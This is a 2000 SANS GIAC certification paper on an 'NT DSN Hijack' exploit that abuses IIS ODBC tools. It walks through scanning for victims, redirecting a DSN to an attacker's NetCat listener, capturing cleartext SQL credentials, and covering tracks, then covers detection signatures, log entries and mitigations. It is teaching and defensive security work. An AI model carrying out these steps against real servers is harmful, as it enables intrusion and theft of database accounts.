GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

NT DSN Hijack using ODBC datasource tools

Written for SANS By Björn Persson, Friday, June 14, 2000

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Index:

© SANS Institute 2000 - 2002, Author retains full rights.

1. Exploit Details

Name: NT DSN Hijack
OS Vulnerable: Windows NT 3.5 and 4, IIS3/4, MS SQL 6.5
Other: Windows NT running MS proxy server 2
Applications: ODBC datasource tools included with IIS (mkilog.exe, newdsn.exe, mkplog.exe)
Exploit Type: DoS, Information Gathering and Intrusion
Services used: IIS web server, SQL server
Protocols used: HTTP, SQL socket over TCP/IP
Tools used: a web browser, NetCat, ODBC, Rhino9s Grinder2

2. Introduction and short description

Though it today it is common practice not to leave any of the IIS demo pages and applications available on an exposed server, the implications of this security hole (previously unreported to my knowledge) can be quite devastating. Taking in to consideration that the executables used in this exploit is distributed with both IIS and MS proxy in two different variations it becomes quite apparent that this is a widespread and often overlooked security hole.
Below I will describe how I step by step, find a vulnerable server, gather the information needed, Hijack a DSN entry, retrieve an SQL server account, restore the DNS to cover the tracks, and gain access to the SQL server in two different ways.
The exploit can be used maliciously in a number of ways;

- Disable service/application logging to ODBC
- Disable functionality on an ODBC/database dependent website.
- Disable functionality of any other ODBC dependant application.
- Write files to the vulnerable servers local hard drive
- Hijack and redirect ODBC traffic to third party server
- Hijack and obtain SQL server usernames and passwords

3. How the exploit works

By using the ODBC Datasource Tools included with IIS, a malicious attacker is able to overwrite the existing ODBS DSN settings in the vulnerable NT 4 Servers registry from a remote location over the Internet.
The default NT permissions in the registry does not protect the DSN settings, nor does the IIS settings, making a "Hijack" or modification of a Data Source on the Server possible. Thus can the attacker point the DSN to a computer under his control, sniff the username and password, access the victims SQL server, and steal sensitive data, or even replicate the data structure and set up a fully functional database continuously being fed data from the victims server.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

All the needed tools are really on the server making the attack possible from virtually any platform and location.

4. How to use the Exploit

In this chapter I will step by step describe how the attack would be done, from the viewpoint of the attacker.
The lab setup is as follows:
Attacker:
Working on a remote network over the internet, the computer is running NT Server, the attacker is not using any protective measures or cloaking techniques.
Victim:
Web server is running a Windows NT 4 Server, Microsoft IIS 4, the files in Inetpub\scripts\tools that is distributed with IIS has not been removed nor has the virtual directory /scripts/ that is setup with IIS initial installation.
The victims website uses Active Server Pages (ASP) and a SQL 6.5 database on a separate server.

4a. Identifying the Victim

Criteria:
NT Running IIS and/or MS proxy 2
The IIS/MS Proxy SQL logging tools are accessible and executable.
Have an ODBC DSN set up for a SQL server

4b. Finding the victim

Start off by running Rhino9s Grinder 2, and set it up to scan the victim's subnet for the files:
/scripts/tools/mkilog.exe
or alternatively
/scripts/tools/mkplog.exe

4c. Determine the available Data Source Names

Once you have established which servers have these tools executable, go to the URL using your web browser:
http://www.< insert victim>.com/scripts/tools/mkilog.exe
This page is meant to be a tool to crate a database table in SQL for IIS logging purposes, however what we want is just the list of configured SQL DSNs on the victim machine. On the page you will find a dropdown menu (fig. 1) containing all the SQL DSNs (note that these are only the SQL DSNs)

© SANS Institute 2000 - 2002, Author retains full rights.




Figure 1: The SQL log table page helps you determine what SQL DSNs are set up on the system.

Once you have decided which DSN to hijack, write down its name, in this case we select the DSN named "LocalServer".
Next step is to redirect the ODBC connection to a rouge server, but first we will set up a machine to listen for the information.
On your rouge server (in this case we will use 192.168.1.33)

4d. Setting up a rouge server

Set up NetCat to listen to the default SQL TCP/IP socket 1433, you do this by opening up a command prompt and typing "NC –L –p 1433 –v –v" and press enter.
NC is the NetCat executable, -L stands for Listen Harder and enables NetCat to continue listen even after the first connection has been dropped. –p 1433 sets the port to listen to to 1433. –v –v will make NetCat print out additional info in the connections made to the port. NetCat has now been configured to receive information received from the victim server.

4e. The hijack – Modifying the existing DSN

Now we need to redirect the ODBC connection on the victim server to the rouge server.
In your web browser type the URL http://www.< insert victim>.com/scripts/tools/dsnform.exe?SQL+Server
Remember the "SQL+Server" as this enables the SQL specific configuration fields.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

You will now see the form for setting up a new DSN (fig. 2), however this turns out to be just as useful when wanting to change an existing one.




Figure 2: To hijack your target server, enter the chosen DSN name and your rouge server with NetCat listening.

In the **"**Datasource Name to Create:" field, enter the DSN you want to take over.
We enter "LocalServer".
In the "Server Name" field, enter the IP of our rouge server.
We enter "192.168.1.33"
Leave the "Attribute String" field empty.
Push the "Create Datasource" button.
You should now receive a message saying "Database Successfully Created", you have successfully hijacked the DSN.

4f. Getting the usernames and passwords

The DSN is now pointing to your server, directing any logins and queries to the rouge server in your control. All we need to do now is wait for a query or several to be made.
To shorten the wait, the server can be stimulated to send its accounts by simply browsing through the site manually or using a spider. Web registration forms, searches, shopping carts and ASP applications will give a result most of the times, sometimes – way too often - an SA account. An

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

attacker would most likely avoid leaving more tracks than absolutely necessary unless he is hiding his location one way or another.
Every time the ODBC connection to this DSN is used the username and password will appear in the console window on the rouge server in clear text (fig. 3)




Figure 3: In the above example a connection has been attempted through the hijacked DSN, and the result is shown on the rouge server running NetCat. Circle 1 shows the account trying to connect circle 2 its password in clear text.

After receiving each attempt to connect from the victim server, NetCat will resume its listening, waiting for next attempt. NetCat can also be set up to save all output to a text file for later harvesting.

4g. Finding the SQL server

Once the SQL username and password has been retrieved, all an attacker will need to do is to locate the SQL server, for example by scanning the subnet for servers with port 1433 open or by doing a canning over netbios using netstat –a to find the SQL server. Once located the attacker is free to enter using the username and password.
The attacker can at this point also reconfigure the DSN back to the original server to minimize the chance of the hack being discovered.
Should the server be secured behind a firewall, the attacker could try to access the database using the ADO samples that comes with IIS if they still are available on the server, but that technique is beyond the scope of this document.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

5. Anatomy of the attack

1. Information Gathering through URL scanning, Port Scanning and NetBios Scanning.
2. Setup of rouge server.
3. Compromising of the ODBC DSN on the victim server.
4. Collection of SQL accounts.
5. Intrusion on SQL Server
6. Cover the tracks

6. Signature of a DSN Hijack attack

- IIS logs contain accesses to mkilog.exe, newdsn.exe.
- SQL connections failing or timing out.
- Unauthorized servers in ODBC DSN configurations.
- Access to SQL server from unauthorized remote IPs

Examining IIS logs

When examining the IIS logs the victim will find entries similar to the below (logentries has been modified for readability):

```
GET /scripts/tools/getdrvrs.exe
HTTP/1.1 http://127.0.0.1/scripts/tools/getdrvrs.exe

GET /scripts/tools/dsnform.exe SQL+Server
HTTP/1.1 http://127.0.0.1/scripts/tools/getdrvrs.exe

GET /scripts/tools/newdsn.exe
HTTP/1.1 Http://127.0.0.1/scripts/tools/dsnform.exe?SQL+Server
Driver=SQL%2BServer&dsn=LocalServer&server=192.168.1.33&attr=
```


Information of interest in these entries is of course the IP, time and date of the client accessing for tracking down, but if we examine the last line we will also find the name of the DSN hijacked and the IP of the rouge server used to collect the usernames and passwords.

```
2000-06-16 05:30:13 GET /scripts/tools/newdsn.exe
driver=SQL%2BServer&dsn=LocalServer&server=192.168.1.33&attr= 200 0 591 455 60 80
HTTP/1.1 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT) -
http://127.0.0.1/scripts/tools/dsnform.exe?SQL+Server
```

Other symptoms are user complaining the website is not working or other applications using the ODBC connection. Misconfigured or changed DNS entries in the ODBC configurations will also be a sign of an attack.
If auditing is enabled configured correctly on the NT registry a write to the subkeys of "HKLM\SOFTWARE\ODBC\" should trigger an alert and an entry in the NT security event log.

© SANS Institute 2000 - 2002 Author retains full rights.

7. Diagram over the attack



8. How to protect against it

Removing all files under the inetpub\scripts\tools directory on exposed server will effectively secure the systems.
If SQL logging in IIS is desired and needs to be set up, this can be done from a server behind a firewall, or otherwise protected server.
Another way is to set permissions on the NT registry key
HKLM\SOFTWARE\ODBC\
and deny IUSR_Victim (used for the anonymous web access) write access.
Putting the SQL server behind a firewall will protect it to some extent from being compromised, but it will not protect the webserver or proxyserver from a DoS attack and it will still send the SQL username and password to the attacker.
Microsoft provides a quite good checklist for securing an IIS Web server at
http://www.microsoft.com/security/products/iis/checklist.asp
However following the Microsoft checklist will NOT protect you against the DSN Hijack vulnerability.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

9. Conclusion

When discovering and while examining and working on this exploit I slowly realized how devastating the result could be for a victim and its customers. It proves once again how important it is to be very careful when setting up a Microsoft NT Web server using IIS, and to remove any unnecessary executables and features that come with it.
I have not yet examined if the same executables and the vulnerability exist on Windows 2000 systems, but since MS Proxy 2 carry the same key components I would dare say that any system running IIS can be exposed and should be carefully secured.

10. Reference:

Microsoft Internet Information server
http://www.microsoft.com/iis/

Microsoft NT 4 server
http://www.microsoft.com/

Microsoft IIS Security Checklist
http://www.microsoft.com/security/products/iis/checklist.asp

NetCat 1.1 for NT
http://www.l0pht.com/~weld/netcat/

© SANS Institute 2000 - 2002, Author retains full rights.